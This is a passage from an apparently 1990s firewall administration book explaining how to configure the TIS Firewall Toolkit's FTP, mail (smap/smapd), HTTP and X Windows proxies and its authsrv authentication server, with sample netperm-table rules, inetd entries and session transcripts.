The ftp-gw Program Rules

Rule	Description
userid user	Specifies a numeric userid or the name of a password file entry. If this value is specified, ftp-gw will set its userid before providing service.
directory pathname	Specifies a directory to which ftp-gw will chroot(2) prior to providing service.
denial-msg filename	Specifies the name of a file to display to the remote user if he or she is denied permission to use the proxy. If this option is not set, a default message is generated. When the denial-msg file is displayed to the remote user, each line is prefixed with the FTP codes for permission denied.
welcome-msg filename	Specifies the name of a file to display as a welcome banner upon successful connection. If this option is not set, a default message is generated.
help-msg filename	Specifies the name of a file to display if the "help" command is issued. If this option is not set, a list of the internal commands is printed.
denydest-msg filename	Specifies the name of a file to display if a user attempts to connect to a remote server from which he or she is restricted. If this option is not set, a default message is generated.
timeout secondsvalue	Specifies the idle timeout value in seconds. When the specified number of seconds elapses with no activity through the proxy server, it will disconnect. If this value is not set, no timeout is enforced.

If these options are not used, default values are used instead. When these options are used, however, the ftp-gw rules look like this:

```
ftp-gw: denial-msg      /usr/local/etc/ftp-deny.txt
ftp-gw: welcome-msg     /usr/local/etc/ftp-welcome.txt
```

```
ftp-gw: help-msg        /usr/local/etc/ftp-help.txt
ftp-gw:         timeout 3600
ftp-gw: denydest-msg    /usr/local/etc/ftp-badest.txt
```

By using the Host Access rules, you can control who has access to your private network using ftp, or to whom your internal users can connect to.

Host Access Rules

The host rules that permit and deny access to the ftp proxy can be modified by a number of additional options. The host rules use the format:

```
ftp-gw:    deny-hosts unknown
ftp-gw:    hosts 192.33.112.* 192.94.214.*
```

In this example, hosts that cannot be found in the DNS in-addr.arpa domain are unknown, and therefore denied; hosts connecting from the network 192.33.112 and 192.94.214 are allowed to connect to the proxy. The optional parameters—each begin with a hyphen—further restrict the hosts that can connect to the proxy by limiting where they can connect.

Like the other proxy agents, a number of options, listed in table 7.8, are available for controlling the proxy.

Table 7.8
Host Access Options

Option	Description
-dest pattern -dest { pattern1 pattern2 ... }	Specifies a list of valid destinations. If no list is specified, all -dest destinations are considered valid. The -dest list is processed in the order it appears on the options line. -dest entries preceded with a "!" character are treated as negation entries.
-auth	Specifies that the proxy should require a user to authenticate with a valid userid prior to being permitted to use the gateway.
-passok	Specifies that the proxy should permit users to change their passwords if they are connected from the designated host. Only hosts on a trusted network should be permitted to change passwords, unless token-type authenticators are distributed to all users.

The use of an IP address instead of a domain name does not alter the rule. Before the connection is permitted, the tn-gw application attempts to validate the IP address. If the returned host matches one of the rules, then the rule is applied. Otherwise, the connection is dropped.

Verifying the FTP Proxy

Verifying the operation of the FTP proxy involves testing each of the rules and connection points. For example, if you are allowing FTP sessions to originate from the private network, but deny FTP access to hosts outside the private network, then the ftp-gw rules would look like:

```
ftp-gw: permit-hosts    206.116.65.*    -log { retr stor }
```

This can only be verified by attempting to establish an FTP session from a host on the LAN and going out to the public network. To prove the proper operation of the proxy, a connection from the public network to a machine on the private network must be attempted. The following command sequence illustrates the use of telnet to access the firewall from a host on the internal network:

```
C:\WINDOWS>ftp pc.unilabs.org
Connected to pc.unilabs.org.
220-Welcome to the URG Firewall FTP Proxy
220-
220-To report problems, please contact Network Security Services at 555-1212 or
220-by e-mail at security@org.com
220
User (pc.unilabs.org:(none)): chrish@nds.fonorola.net
331-(----GATEWAY CONNECTED TO nds.fonorola.net----)
331-(220 nds.fonorola.net FTP server (Version A) ready.)
331 Password required for chrish.
Password:
230 User chrish logged in.
ftp>
```

Notice that the user was allowed access to the ftp proxy, and an FTP session was established to the machine nds.fonorola.net. The converse for this rule then must also be true: any host outside the private network is not permitted access to the ftp proxy. The following output illustrates this restriction:

```
bash$ ftp pc.unilabs.org
Connected to pc.unilabs.org.
500-
500-**** ATTENTION ****
500-
500-Your attempt to use this server's ftp proxy is not permitted due to
500-organizational security policies.  Your connection attempt has been logged
500-and recorded.
500-
```

```
500-If you believe that you are an authorized site, please contact Jon Smith
500-at 555-1212 ext 502, or e-mail to ftpadmin@org.com.
500
ftp>
```

In this situation, the user on the system nds.fonorola.net attempted to connect to the firewall, but because its IP address [204.191.124.252] is not within the address space specified on the ftp-gw rule, the connection is denied, and the message shown here appears. Remember that this message is from the denial-msg rule in the configuration file.

Connecting through the FTP Proxy

Establishing a connection through the proxy involves connecting to the ftp port and then specifying the host to connect to. The target specification, however, is not quite what you might expect:

```
$ ftp 204.191.3.150
Connected to 204.191.3.150.
220 pc.unilabs.org FTP proxy (Version V1.3) ready.
User (204.191.3.150:(none)): anonymous@ftp.fonorola.net
331-(----GATEWAY CONNECTED TO ftp.fonorola.net----)
331-(220 net FTP server (Version wu-2.4(1) Fri Apr 21 22:42:18 EDT 1995) ready.)

331 Guest login ok, send your complete e-mail address as password.
Password:
230-
230-                    Welcome to i*internet Inc.
230-                      Anonymous FTP Server
230-
230-We are currently in the process of deploying the Washington
230-University Anonymous FTP Server.
230-
230 Guest login ok, access restrictions apply.
ftp>
```

When establishing a connection through the proxy, you first run the ftp command and connect to the firewall, which serves as the host. After you are connected, you must specify the username and the site to connect to. This is done using the syntax:

```
user@site
```

After validating that the site is indeed one that is allowed, the proxy connects to the FTP server on the remote system and starts to log in using the supplied username. The remote server then prompts for the user's password, and if it is correct, allows the connection.

Allowing FTP with netacl

It is fairly common to restrict the proxy from connecting to the firewall for FTP services, but occasionally you may need to upgrade software or change text files and messages. For this reason, you may need to enable FTP access. This can be done using the services of netacl. With netacl, you can restrict what machines can connect to the firewall to specific machines within the local network. Consider the sample configuration entries in the following command:

```
netacl-ftpd: permit-hosts 204.191.3.* -exec /usr/libexec/ftpd -A -l
```

This entry for netacl allows systems on the 204.191.3 network to connect to the FTP server through netacl. The entry also locks out all other systems, as you can see when one of them tries to access the FTP server:

```
ftp> open 198.53.166.62 2021
Connected to 198.53.166.62.
421 Service not available, remote server has closed connection
ftp>
```

From this message it appears that there is no server listening on port 2021, when in fact there is. netacl does not allow the request because the IP address where the request originated does not match the rule established previously.

If you're not sure whether you will ever need access for FTP services to the firewall, the safest thing to do is to not allow this type of access except when absolutely necessary. This means that netacl can be set up in the netperm-table file, but commented out, thereby making it unavailable. Furthermore, the proxy must be configured to prevent connections to the firewall on the FTP port.

Configuring the Sendmail Proxy: smap and smapd

Two components are used for the successful delivery of mail through the firewall: smap and smapd. The smap agent is a client that implements a minimal version of SMTP. The smap program accepts messages from the network and writes them to disk for future delivery by smapd. smap is designed to run under chroot as a non-privileged process; this setup overcomes potential security risks from privileged mailers that can be accessed from over a network.

The smapd daemon periodically scans the mail spool area maintained by smap and delivers any messages that have been gathered and stored. Mail is delivered by sendmail, and the spool file is deleted. If the mail cannot be delivered normally, smapd can be configured to store spooled files to an area for later examination.

These two applications can share configuration information in the netperm-table file if desired. Some of the operations are different, so different steps need to be taken when configuring the two applications.

Installing the smap Client

The smap client runs whenever a connection request is received on the smtp port of the firewall. This is done by adding an entry for smtp to the /etc/inetd.conf file:

```
smtp    stream  tcp     nowait  root    /usr/local/etc/smap     smap
```

After /etc/inetd.conf has been updated, the inetd process must be restarted so that smap accepts connections. This can be checked by connecting manually to the smtp port:

```
pc# telnet pc 25
Trying 206.116.65.3...
Connected to pc.unilabs.org.
Escape character is '^]'.
220 pc.unilabs.org SMTP/smap Ready.
helo
250 Charmed, Im sure.
help
214-Commands
214-HELO    MAIL    RCPT    DATA    RSET
214 NOOP    QUIT    HELP    VRFY    EXPN
quit
221 Closing connection
Connection closed by foreign host.
pc#
```

As you can see, smap implements a minimal SMTP implementation, and spools the mail into the specified spool area. In the spool directory, it may be required that an etc directory with system specific configuration files be installed. A recommended setup is to build smap so that it is completely standalone—it does not depend on other libraries and will run without fail.

Configuring the smap Client

The smap client reads its configuration from the netperm-table file by looking for the lines beginning with smap. If the line applies to both smap and smapd, the two programs can be listed on the same line by separating them with a comma:

```
smap, smapd:    userid 6
```

The rules for smap are listed in table 7.9.

Table 7.9
smap Rules

Rule	Description
userid name	Specify the userid under which smap should run. The name can be either a name from the password database, or a numeric userid. This userid should be the same as that under which smapd runs, and should have write permission to the spool directory.
directory pathname	Specifies the spool directory where smap should store incoming messages. A chroot system call is used to irrevocably make the specified directory the root file system for the remainder of the process.
maxbytes value	Specifies the maximum size of messages to gather, in bytes. If no value is set, message sizes are limited by the amount of disk space in the spool area.
maxrecip value	Specifies the maximum number of recipients allowed for any message. This option is only for administrators who are worried about the more esoteric denial of service attacks.
timeout value	Specifies a timeout, after which smap should exit if it has not collected a message. If no timeout value is specified, smap will never time out a connection.

As you can see in table 7.9, some items are common between the smap and smapd applications. These similarities will be discussed later. For now, develop a configuration section for the smap application.

The userid, directory, and timeout values are self-explanatory. However, unlike the directory clauses for the other applications, the smap client also uses the directory to save incoming messages. Consequently, these form the basis of your configuration:

```
smap:    userid 6
smap:    directory /var/spool/smap
smap:    timeout 3600
```

The maxbytes value specifies the size of the largest email message. If the message is larger than the maxbytes value, the message size is truncated. If maxbytes is not included in the configuration information, then the maximum message size is the size of the available space in the spool area. The final clause specifies the maximum number of recipients that can be attached to the mail message. This is not a commonly-used option. The completed entry for the netperm-table file looks like this:

```
smap:    userid 6
smap:    directory /var/spool/smap
smap:           timeout 3600
smap:           maxbytes        10000
smap:           maxrecip        20
```

If you set the value of maxbytes too small, users may not be able to receive some messages because of the message's size. This type of problem reveals itself in the log files. Lines that resemble the following indicate the incoming mail message is too large to process:

```
Oct 29 12:09:52 pc smap[868]: connect host=unknown/198.53.64.9
Oct 29 12:09:59 pc smap[868]: exiting too much data
```

No other warnings of this problem occur. This is the only way the firewall operator can check to see if large messages are the reason why mail isn't being sent.

At this point, you have installed and configured the smap application. It is not very difficult to complete its setup.

Installing the smapd Application

Unlike smap, which is started from inetd on a connection by connection basis, smapd is started from the /etc/rc.local script and runs the entire time the system is running. The daemon startup is added to the file /etc/rc.local and then the system is rebooted. The following shows the addition of the command to the rc.local file:

```
echo "Starting Firewall Mail Processor ..."
/usr/local/etc/smapd
```

Because sendmail is not running in daemon mode, messages that cannot be delivered and are queued must be delivered by periodically invoking sendmail to process the queue. To do this, add a line similar to the following to the crontab file:

```
0,30 * * * * /usr/sbin/sendmail -q > /dev/null 2>&1
```

This ensures that any messages that cannot be successfully delivered by the smapd application will be properly handled.

Configuring the smapd Application

The configuration of the smapd application is no more difficult than configuring smap. They generally run without a problem. Like smap, smapd reads its configuration from the netperm-table file; it accepts no command-line arguments. The smap application reads the mail queue on a periodic basis and delivers mail to the remote system. Rules that are available to build the smapd configuration file are listed in table 7.10.

Table 7.10
smapd Rules

Rule	Description
executable pathname	Specifies the pathname of the smapd executable. For historical reasons, smapd forks and execs copies of itself to handle delivering each individual message. THIS ENTRY IS MANDATORY.
sendmail pathname	Specifies an alternate pathname for the sendmail executable. smapd assumes the use of sendmail but does not require it. An alternate mail delivery system can replace sendmail, but it should be able to accept arguments in the form of: executable -f fromname recip1 [recip2 ... recipN]. The exit code from the mailer is used to determine the status of delivery; for this reason, replacements for sendmail should use similar exit codes.
baddir pathname	Specifies a directory where smapd should move any spooled mail that cannot be delivered normally. This directory must be on the same device as the spool directory because the rename(2) system call is employed. The pathname specified should not contain a trailing "/".
userid name	Specifies the userid that smapd should run under. The name can be either a name from the password database, or a numeric userid. This userid should be the same as that under which smap runs, and should have write permission to the spool directory.
directory pathname	Specifies the spool directory in which smapd should search for files. smapd should have write permission to this directory.
wakeup value	Specifies the number of seconds smapd should sleep between scans of the spool directory. The default is 60 seconds.

Some options are common for smap and smapd. Nevertheless, you can build a separate configuration for smapd, such as the one shown here:

```
smapd:          executable /usr/local/etc/smapd
smapd:          sendmail /usr/sbin/sendmail
smapd:          userid 6
smapd:          directory /var/spool/smap
smapd:          baddir /var/spool/smap/bad
smapd:          wakeup 900
```

This configuration defines the operating parameters for smapd. The executable rule identifies the location of the smapd program. This rule is mandatory. The sendmail option specifies where the sendmail program is found. Alternate programs such as zmailer or smail can be used in place of sendmail, as long as they conform to the exit codes used within sendmail.

The userid and directory rules specify the user under which the smapd binary executes, and the home directory used for that configuration. The baddir value is related to directory. The value

assigned to directory provides the name of the directory where the in transit mail messages are stored; a bad directory will be created there to save any undelivered or questionable messages.

The last value for smapd specifies how long the delay is between the processing of the queue. The default is 60 seconds; this example uses a 15 minute window.

Configuring DNS for smap

For mail to be successfully and correctly routed through the firewall, MX records need to be published in the zone's DNS files to identify where SMTP mail is to be sent. This is done by adding MX, or mail exchanger, records to the DNS providers for the network domain, or zone. The zone information shown here provides some information regarding how this is configured.

```
Server:  nic.fonorola.net
Address:  198.53.64.7

unilabs.org     nameserver = nic.fonorola.net
unilabs.org     nameserver = fonsrv00.fonorola.com
unilabs.org     preference = 10, mail exchanger = mail.fonorola.net
unilabs.org     preference = 1, mail exchanger = pc2.unilabs.org
unilabs.org     preference = 5, mail exchanger = nis.fonorola.net
unilabs.org
        origin = nic.fonorola.net
        mail addr = chrish.fonorola.net
        serial = 95102902
        refresh = 10800 (3 hours)
        retry   = 1800 (30 mins)
        expire  = 3600000 (41 days 16 hours)
        minimum ttl = 86400 (1 day)
unilabs.org     nameserver = nic.fonorola.net
unilabs.org     nameserver = fonsrv00.fonorola.com
nic.fonorola.net        internet address = 198.53.64.7
fonsrv00.fonorola.com   internet address = 149.99.1.3
mail.fonorola.net       internet address = 198.53.64.8
pc2.unilabs.org         internet address = 198.53.166.62
nis.fonorola.net        internet address = 198.53.64.14
>
```

This output is from the nslookup command. Despite how this looks, you are in fact looking for the lines that contain the description mail exchanger, which are

```
unilabs.org     preference = 1, mail exchanger = pc2.unilabs.org
unilabs.org     preference = 5, mail exchanger = nis.fonorola.net
unilabs.org     preference = 10, mail exchanger = mail.fonorola.net
```

When mail for the domain unilabs.org is to be sent from a host, that host will first try to locate the unilabs.org domain itself. The rule determining which host will be contacted first is simple: the host that has the lowest preference value is the first to be contacted. In the sample setup you've watched develop throughout this chapter, the host pc2.unilabs.org, which is the firewall, will be contacted first to see if it can in fact accept the email. A recommended setup is

to give the firewall the lowest priority on the system, so that no other machines can be directly contacted by the outside world.

If the machine with the lowest preference value is not available, then the next system is contacted—in this case, nis.fonorola.net. If the mail is delivered to nis.fonorola.net, then the sendmail daemon on nis will now take responsibility for attempting to deliver it to the lowest preference value machine, pc2.unilabs.org. The same is true should the second mail system not be available and the mail server must then contact the third system. The behavior described here may not be what happens in all situations. For example, the system nis.fonorola.net could simply decide to attempt delivery itself and not use the next MX record. The operation of sendmail is controlled by the sendmail.cf file on the remote machine. Remember that when you make changes to your DNS, you must restart or reload the DNS so that the new information is integrated into the DNS.

Configuring the HTTP Proxy

The HTTP proxy, http-gw, does more than simply provide a mechanism for HTTP requests to be sent through the firewall. It also provides support for Gopher clients, so that Gopher, Gopher+, and FTP requests can originate from a Gopher client, and for HTPP, Gopher, Gopher+, and FTP requests to be passed through from a WWW client.

The HTTP proxy also supports "proxy aware" clients, and supports clients that are not designed to work with these daemons. Before examining how to enable these services, first examine the steps required to place the proxy into operation, and also look at the configuration rules for this proxy.

By default, an HTTP or Gopher server usually runs on TCP/IP ports 80 and 70, respectively. These will not be running on the firewall, so it is necessary to configure inetd to accept connections on these ports and start the proxy agent. This is done by adding the following line to the /etc/services file:

```
gopher          70/tcp
httpd           80/tcp
```

With these lines added, inetd now knows on what ports to listen. inetd must then have the appropriate lines added to its configuration file, inetd.conf:

```
httpd    stream  tcp     nowait  root    /usr/local/etc/http-gw  http-gw
gopher   stream  tcp     nowait  root    /usr/local/etc/http-gw  http-gw
```

With the inetd configuration file now updated, inetd must be restarted, or instructed to read its configuration file using the kill -1 command. When these steps are completed, the http-gw proxy is ready to configure.

http-gw reads its configuration rules and permissions information from the firewall configuration table netperm-table, retrieving all rules specified for "http-gw." The "ftp-gw" rules are also

retrieved and are evaluated when looking for host rules after all the http-gw rules have been applied. Table 7.11 lists configuration rules applicable to this proxy.

Table 7.11
http-gw Proxy Rules

Option	Description
userid user	Allows the system administrator to specify a numeric userid or the name of a password file entry. If this value is specified, http-gw will set its userid before providing service. Note that this option is included mostly for completeness; http-gw performs no local operations that are likely to introduce a security hole.
directory pathname	Specifies a directory to which http-gw will chroot prior to providing service.
timeout secondsvalue	Used as a dead-watch timer when the proxy is reading data from the net. Defaults to 60 minutes.
default-gopher server	Defines a gopher server to which requests can be handed off.
default-httpd server	Defines an HTTP server to which requests can be handed off if they came from a WWW client using the HTTP protocol.
ftp-proxy server	This defines an ftp-gw that should be used to access FTP servers. If not specified, the proxy will do the FTP transaction with the FTP server. The ftp-gw rules will be used if there are no relevant http-gw rules, so this is not a major problem.

The userid, directory, and timeout values serve the same functions as the other proxy agents in the Toolkit. However, you need to examine the rules that the default-httpd server, default-gopher server, and default-ftp server play. To understand their impact, you need to examine how a non-proxy aware and a proxy aware WWW client operate.

Non-Proxy Aware HTTP Clients

A non-proxy aware HTTP client, such as the Internet Explorer Version 1.0 from Microsoft, cannot communicate with a proxy. The user must configure the client to connect first to the firewall, and then to go to the desired site. To do this, the user must specify the URL in the format:

`http://`*`firewall_system`*`/http://`*`destination`*

as in

```
http://pc.unilabs.org/http://www.unilabs.org
```

The client will pass the request for `http://www.unilabs.org` to the firewall. The firewall then establishes the connections required to bring the requested information to the client.

Although a proxy-aware client can still use this format, this is the only format that can be used with non-proxy HTTP clients. World Wide Web clients are also capable of accessing FTP and Gopher services. Table 7.12 lists the URL formats used for each of these services.

Table 7.12
Supported URL Formats

Service	URL
HTTP	http://firewall_name/http://www_server
Gopher	http://firewall_name/gopher://gopher_server
FTP	http://firewall_name/ftp://FTP_server

Internet users who work with non-proxy aware clients need to make changes to their WWW client if a firewall is installed after the users have developed and built their hotlists. In these situations, their WWW client hotlists will have to be edited to include the firewall in the URL.

Using a Proxy Aware HTTP Client

A proxy aware HTTP client such as Netscape Navigator or NCSA Mosaic does not have these problems. However, some application-specific configuration is required to make it work. Although nothing additional must be done on the HTTP proxy side, the client must be configured with the appropriate proxy information.

Aside from this application-specific customization, there are no other difficulties in using the proxy aware client. When these WWW clients have been configured, they are much easier for the end user to handle because there is less confusion in accessing sites.

All World Wide Web clients can access Gopher (and FTP) sites. As you have seen, if the client is aware of the proxy, access to these different types of Internet sites is much simpler to set up. Accessing a gopher server with a World Wide Web browser is much easier than with many Gopher clients, if the World Wide Web browser is proxy-aware. Connecting to the gopher server is as simple as specifying a URL:

```
http://firewall_host_name/gopher://gopher_server_name
```

This syntax allows the connection to the external gopher server through the firewall.

Host Access Rules

Up to this point in the chapter, you have seen how the user interacts with the proxy. Now examine how you can alter the operation of the proxy by applying some host access rules. Some of these rules have been examined already, and are important enough to mention again. The host access rules may include optional parameters to further control the session. Some of these parameters include restricting the allowable functions. The rules and their parameters are included in table 7.13.

Table 7.13
Host Access Rules

Option	Descriptions
Hosts host-pattern [host-pattern ...] [options] Permit-hosts host-pattern [host-pattern ...] options] Deny-hosts host-pattern [host-pattern ...]	Rules specify host and access permissions. Typically, a host rule will be in the form of: http-gw: deny-hosts unknown http-gw: hosts 192.33.112.* 192.94.214.*
-permit function -permit { function [function ...] }	Only the specified functions are permitted. Other functions will be denied. If this option is not specified, then all functions are initially permitted.
-deny function -deny { function [function ...] }	Specifies a list of Gopher/HTTP functions to deny.
-gopher server	Make server the default server for this transaction.
-httpd server	Makes server the default HTTP server for this transaction. This will be used if the request came in through the HTTP protocol.
-filter function -filter { function [function ...] }	Removes the specified functions when rewriting selectors and URLs. This rule does not stop the user from entering selectors that the client will execute locally but this rule can be used to remove them from retrieved documents.

Several host patterns may follow the "hosts" keyword; the first optional parameter after these patterns begins with "-". Optional parameters permit the selective enabling or disabling of logging information.

Some basic configuration rules are shown here to help you understand how the options for host rules are used:

```
http-gw:        userid www
# http-gw:      directory /usr/local/secure/www
http-gw:        timeout 1800
http-gw:        default-httpd www.fonorola.net
http-gw:        default-gopher gopher.fonorola.net
http-gw:        permit-hosts 206.116.65.*
```

The permit-hosts line establishes what hosts or networks are allowed to pass through the firewall using the proxy. To deny access to specific hosts or networks, use a line similar to:

```
http-gw:    deny-hosts 206.116.65.2
```

When this type of setup is in operation, a user who is trying to use the proxy from this machine receives a `Sorry, access denied` error message.

The permit-host rules can include function definitions that are permitted or denied depending on the established criteria in the rule. The proxy characterizes each transaction as one of a number of functions. For the deny options the request is used; for filter options the returned selectors are used. These functions are listed in table 7.14.

Table 7.14
Function Definitions

Function	Description
dir	Fetching Gopher menus. Getting a directory listing via FTP. Fetching an HTML document.
read	Fetching a file of any type. HTML files are treated as read even though they are also dir.
write	Putting a file of any type. Needs Gopher+ since only available to Gopher+ and HTTP/1.x.
ftp	Accessing an FTP server.
plus	Gopher+ operations. HTTP methods other than GET.
wais	WAIS index operations.
exec	Operations that require a program to be run; that is, telnet.

Function controls enable the firewall administrator to specifically set up what will and will not be allowed to pass through the proxy. If no deny or permit functions are specified, every function is permitted. Consider, for example, a setup that would not allow file transfers using the -deny ftp command:

```
http-gw:        userid www
# http-gw:      directory /usr/local/secure/www
http-gw:        timeout 1800
http-gw:        default-httpd www.fonorola.net
http-gw:        default-gopher gopher.fonorola.net
http-gw:        permit-hosts 206.116.65.* -deny ftp
# http-gw:      deny-hosts 206.116.65.2
http-gw:        deny-hosts unknown
```

By using this deny request to restrict the use of the ftp command, users can no longer request an FTP session through the http-gw proxy. A sample error message would look like:

```
use file fig11.pcx
```

In this configuration, any attempt to establish an FTP session using either the following syntax or a WWW page will result in failure:

```
ftp://ftp.somewhere.com
```

Note If you are concerned about FTP transfers, and you have disabled the ftp-gw proxy to prevent FTP transfers, you need to carefully consider the value of disabling the ftp commands in the HTTP protocol set. Closing one door but leaving a related one open is not wise.

Few of the current Gopher clients are capable of interacting as well as proxy-aware WWW clients. To use a Gopher client, you must configure the default gopher server that is used to establish the connection to the firewall. From here you will have to configure jumping off points to different gophers.

Because of the looming difficulty associated with Gopher clients, the use of Gopher via the World Wide Web interface is popular and widely accepted. Clearly, this capability indicates that there is more flexibility within the HTTP architecture.

Configuring the X Windows Proxy

The x-gw X Windows proxy is provided to allow a user-level X Windows interface that operates under the tn-gw and rlogin-gw access control. Recall from the earlier discussion of the tn-gw command that this command enables an X session through the gateway.

The proxy operates by allowing clients to be started on arbitrary hosts outside the firewall, and then requesting a connection to the specified display. When the X connection request by the

client is made, the x-gw proxy displays a window that is running on a virtual display on the firewall. Upon receiving the connection request, x-gw displays the window on the user's real display. This display prompts for confirmation before proceeding with the connection. If the user agrees to accept the connection, x-gw passes the data from the virtual display to the user's real display.

The x-gw proxy can be started from a telnet or rlogin sequence, as shown by this output:

```
% telnet pc
Trying 206.116.65.3...
Connected to pc.unilabs.org.
Escape character is '^]'.
pc.unilabs.org telnet proxy (Version V1.3) ready:
tn-gw-> x
tn-gw-> exit
Disconnecting...
Connection closed by foreign host.
```

At this point a window pops up on the user's display that shows the port number of the proxy to use; the window also serves as the control window. Choosing the Exit button will close all multiple X connections.

Although the x-gw proxy is advanced and user-friendly, some issues concerning this proxy need to be mentioned. The major issue is that this proxy relies on the X11 Athena Widget set. If your system does not have the X11 libraries or the Athena Widget set, this proxy will not compile, and you will be forced to live without it. Fortunately, very few people allow the use of X windows applications through their firewall.

Understanding the Authentication Server

The TIS Firewall Toolkit includes extensive authentication mechanisms. The TIS authentication server consists of two components: the actual server itself, and a user authentication manager, which is used to interact with and configure the server.

The authentication server, known as authsrv, is designed to support multiple authentication processes independently. This server maintains an internal user database that contains a record for each user. The information stored for each user consists of:

- The user's name
- The user's group
- The user's long name
- The last successful authentication

Passwords may be plaintext for local users, or encrypted for all others. The only time plaintext passwords would be used is when the administrator wants to control access to firewall services by users on the protected network.

Warning Plaintext passwords should never be used for authentication by users on non-secure networks.

Users in the authsrv database can belong to different groups; a group administrator can be named who can only manage the users in that group. authsrv also contains support for multiple forms of authentication, including:

- Internal plaintext passwords
- Bellcore's S/Key
- Security Dynamics SecurID
- Enigma Logics Silver Card
- Digital Pathways SNK004 Secure Net Key

Note The Bellcore S/Key mechanism that is included with the Toolkit does not include the complete software. The entire S/Key distribution can be downloaded via FTP from thumper.bellcore.com.

When compiling authsrv, the administrator needs to decide which authentication forms will be supported locally. It is typical to find multiple forms in use by a single company depending on cost and availability. For each proxy in the Toolkit, authentication can be enabled or disabled, or fit certain criteria, such as incoming must authenticate, and outgoing requires no authentication.

Authsrv should be run on as secure a host as possible, which is generally the firewall itself. To configure the authentication server, you must find an unused TCP/IP port number and add it to /etc/services. For example, if you use port 7777 as the TCP port, the following line would be added to the /etc/services file.

```
authsrv         7777/tcp                # TIS Toolkit Authentication
```

Authsrv is not a daemon. It runs whenever a connection request is made on the specified TCP port. Consequently, it is necessary to add an entry to the /etc/inetd.conf file, such as this example:

```
authsrv stream  tcp     nowait  root    /usr/local/etc/authsrv  authsrv
```

After the required entries are placed in the /etc/services and /etc/inetd.conf files, inetd must be reloaded or restarted using the kill command. At this point, individual clients must be

configured to use the authentication server when required. Keep in mind that not all operations need to require authentication.

To configure a given proxy, you must use the port number and the authserver keyword specifying the host to connect to for the authentication server. To see this in action, consider adding authentication to the FTP proxy. For the FTP proxy to be able to use the authentication server, you must tell it to use authserver rule:

```
# Use the following lines to use the authentication server
ftp-gw: authserver      localhost       7777
```

When the FTP proxy is activated, requests must be. authenticated. The permit-hosts entry, however, has the flexibility to take advantage of the authentication system. For example, consider the permit-hosts entry in the following:

```
ftp-gw: permit-hosts    206.116.65.*    -log { retr stor } -auth { stor }
```

The permit-hosts entry says that all retrieve and store file requests to the FTP proxy are logged, and all store file requests are blocked until the user has authenticated. This process will be demonstrated later in this chapter after you learn how to configure the users in the authentication database.

The Authentication Database

The authentication server must also be configured to accept connections from specific clients. This prevents unwanted attempts to probe the authentication server from hosts running software that needs no authentication. The authentication server reads its rules from the netperm-table, which can include rules listed in table 7.15.

Table 7.15
Authentication Server Rules

Rule	Description
database pathname	Specifies the pathname of the authsrv database. The database is stored as a dbm(3) file with a third file used for locking. If the software is built with a compiled-in database name, this option need not be set; otherwise, it is mandatory.
nobogus true	Indicates that authsrv should return "user-friendly" error messages when users attempt to authenticate and fail. The default message is to simply respond, "Permission Denied." or to return a bogus challenge. If nobogus is set, attempts to log on will return more explicit error messages. Sites that are concerned about attempts to probe the authentication server should leave this option disabled.

Rule	Description
badsleep seconds	Establishes a "sleep time" for repeated bad logins. If a user attempts to authenticate five times and fails, his user record is marked as suspicious, and he cannot log on again. If the badsleep value is set, the user may attempt to log in again after the set number of seconds has expired. If the badsleep value is 0, users can attempt to log in as many times as they would like. The default value is to effectively disable the account until an administrator re-enables it manually.
userid name	Specifies the userid under which authsrv should run. The name can be either a name from the password database, or a numeric user-ID.
hosts host-pattern [key]	Specifies that authsrv should permit the named host or addresses to use the service. Hosts that do not have a matching entry are denied use of the service. If the optional key is specified, and the software is compiled with DES-encrypted communications, all traffic with that client will be encrypted and decrypted with the specified key.
operation user id telnet-gw host operation user id ftp-gw host put	Operation rules are stored in netperm-table. For each user/group the name is specified followed by the service destination [optional tokens] [time start end]. The user/group field indicates whether the record is for a user or a group. The name is either the username or the group name. The service can be a service specified by the proxy (usually ftp-gw, tn-gw, or rlogin-gw). The destination can be any valid domain name. The optional tokens are checked for a match, permitting a proxy to send a specific operation check to the authentication server. The time field is optional and must be specified time start_time end_time; start_time and end_time can be in the range 00:00 to 23:59.

If no other systems on the private network require access to the authsrv, then clients and the server should be configured to accept connections only using the localhost name or IP address 127.0.0.1. The authentication server configuration rules shown earlier illustrate a sample configuration for the server.

The example shown here establishes the following rules for the authentication server:

```
authsrv:        hosts 127.0.0.1
authsrv:        database /usr/local/etc/fw-authdb
```

```
authsrv:    badsleep 1200
authsrv:         nobogus true
```

- Identifies that the localhost is allowed to access the server
- Specifies that the authentication database is found in /usr/local/etc/fw-authdb
- The user cannot attempt to authenticate after five bad logins until 1,200 seconds have expired
- Prints more verbose messages about authentication failures

The operation rule is essential to administrators who want to restrict the commands that can be executed by certain users at certain times. This is done by adding configuration rules consisting of the user, the operation, and the time restrictions to the netperm-table. These rules apply to the authsrv command and not to the individual proxies themselves. Consider the example shown here:

```
authsrv  permit-operation  user  chrish telnet-gw relay.cdnnet.ca time 08:00 17:00
authsrv deny-operation  user  paulp  telnet-gw  mailserver.comewhere.com  time
➥17:01 07:59
authsrv permit-operation group admin telnet-gw * time 08:00 17:00
```

You can see that through careful consideration, the availability of various services can be tightly controlled depending on the environment and the organization's security policy. With the authentication server configured and ready, users must now be added so that they can be authenticated whenever necessary.

Adding Users

Before a user can be authenticated by the server, the user must be added to the database. This can be done by using the authsrv command. When invoking authsrv on the firewall with a userid of zero, authsrv grants administrative privileges for the database.

The authentication server has a number of commands, listed in table 7.16, for user administration.

Table 7.16
Administrator Commands for Authentication Setup

Command	Description
adduser username [longname]	Adds a user to the authentication database. Before the authentication server permits the use of this command, the administrator must first be authenticated to the server as an administrator or a group administrator. If the user is a group administrator, the newly created user is automatically initialized as a member of that group. When a user is added, the user is initially disabled. If a long name is provided, it will

Command	Description
	be stored in the database. Long names should be quoted if they contain whitespace.
deluser username	Deletes the specified user from the authentication database. Before an administrator can use this command, he or she must first be authenticated to the server as the administrator or group administrator of the group to which the user belongs.
display username	Displays the status, authentication protocol, and last login of the specified user. Before the authentication server permits the use of this command, the administrator must first be authenticated to the server as the administrator or as the group administrator of the group to which the user belongs.
enable username or disable username	Enables or disabled the specified user's account for login. Before this command can be used, the administrator must first be authenticated to the server as the administrator or group administrator of the group to which the user belongs.
group user groupname	Sets the specified user's group. To use this command, the administrator must first be authenticated to the server as the administrator. Group administrators do not have the power to "adopt" members.
list [group]	Lists all users that are known to the system, or the members of the specified group. Group administrators may list their own groups, but not the entire database. The list displays several fields, including:
	■ **user.** The login ID of the user. ■ **group.** The group membership of the user. If none is listed, the user is in no group. ■ **longname.** The user's full name. This may be left blank. ■ **status.** Contains codes indicating the user's status.
